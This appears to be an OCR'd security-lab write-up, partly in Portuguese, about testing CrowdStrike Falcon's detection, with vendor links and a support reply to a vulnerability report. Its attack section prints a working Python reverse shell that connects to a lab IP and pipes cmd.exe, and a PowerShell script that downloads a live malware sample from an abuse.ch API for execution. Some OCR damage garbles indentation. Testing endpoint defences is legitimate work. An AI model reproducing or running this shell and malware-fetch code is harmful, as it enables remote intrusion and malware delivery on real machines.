
Abs

Alguns links sobre testes de detecção feitas por diferentes Third- Party no mercado global.

SE Labs - https://www.crowdstrike.com/blog/crowdstrike-named-best-edr-by-se-labs/?utm_source=bmbu&utm_medium=soc&utm_campaign=Blogs&blaid=872038
Mitre 100% detection - https://www.crowdstrike.com/blog/crowdstrike-falcon-mitre-attack-evaluation-results-second-iteration/
Mitre EDR Solution – https://www.crowdstrike.com/blog/mitre-attck-evaluation-reveals-crowdstrike-as-the-most-effective-edr-solution/
Gartner - https://www.crowdstrike.com/blog/crowdstrike-scores-highest-overall-for-use-case-type-a-or-forward-leaning-organizations-in-gartners-critical-capabilities-for-endpoint-protection-platforms/
Multi Third-party Test - https://www.crowdstrike.com/blog/crowdstrike-receives-highest-rating-in-recent-third-party-tests/

Fr[redacted]
Ac
Ph
Site - https://www.crowdstrike.com.br/

Vendor Answer



Vulnerabilities found in CrowdStrike Falcon [ref:_0[redacted]JF:ref] Caixa de entrada ×

CrowdStrike Support <support@crowdstrike.com>
para mim,[redacted]a@crowdstrike.com, m[redacted]@crowdstrike.com, f[redacted]@crowdstrike.com ▾

qua., 9 de dez. de 2020 15:23

Hello Filipi,

We'd like to thank you for your submission, which has been forwarded to our internal teams for full review and modification or creation of additional capabilities in Falcon, should they be necessary. As you are not a current customer with an active support subscription, however, we cannot provide you with any further information or results.

Should you have any additional questions or concerns, please direct them to your account team, [redacted]@crowdstrike.com ([redacted]s@crowdstrike.com)) and E[redacted]@crowdstrike.com [redacted]

Thank you,

CrowdStrike Support


F[redacted]

Attack Actions

Purpose

- it was to execute several efficiency and detection tests in our lab environment protected with an endpoint solution, provided by **CrowdStrike**, this document brings the result of the defensive security analysis with an offensive mindset using reverse shell techniques to gain the access inside the victim's machine and after that performing a Malware in VBS to infected the victim machine through use some scripts in *PowerShell* to call this malware, in our environment


Shell.py



```
#!/usr/bin/env python3
import os,socket,subprocess,threading;
def s2p(s, p):
    while True:
data = s.recv(1024)
5
if len(data) > 0:
            p.stdin.write(data)
            p.stdin.flush()
def p2s(s, p):
    while True:
s.send(p.stdout.read(1))
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) s.connect(("192.168.106.140", 1717))
p=subprocess.Popen(["\\windows\\system32\\cmd.exe"], stdout=subprocess.PIPE, stderr= subprocess.STDOUT, stdin=subprocess.PIPE)
s2p_thread = threading.Thread(target=s2p, args=[s, p]) s2p_thread.daemon = True
s2p_thread.start()
p2s_thread = threading.Thread(target=p2s, args=[s, p]) p2s_thread.daemon = True
p2s_thread.start()
try:
    p.wait()
except KeyboardInterrupt: s.close()
```

API Manipulation

API Maniputlation




VBS_Kill.ps1

```powershell
Write-Host "";
Write-Host "*************************************" -ForeGroundColor Blue;
Write-Host "********* ZUP Security Labs *********" -ForeGroundColor Blue;
Write-Host "*************************************" -ForeGroundColor Blue;
Write-Host "";

# Needs to define powershell path"

$url = "https://mb-api.abuse.ch/api/v1/"
$hashfile = "aa14a4bfb1e6de52750cc89b91cacbe8bd318634ccb54fa835f5e2c5d1d2f633"
$targetFolder = "C:\Users\Thor\Documents\Lab\CrowdStrike\4_CrowdStrike\"

$postHeaders = @{
    "API-KEY" = '7ea[redacted]
 }

$postParams = "query=get_file&sha256_hash=$hashfile"

Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile (-join($hashfile,".zip"))
Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile "$hashfile"

$response = Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1
$filename = $response.Headers.'Content-Disposition' -replace '.*\bfilename=(.+)(?: |$)', '$1'
$outDir = Convert-Path $pwd
[IO.File]::WriteAllBytes("$targetFolder$hashfile", $response.Content)
```

Invoke’s

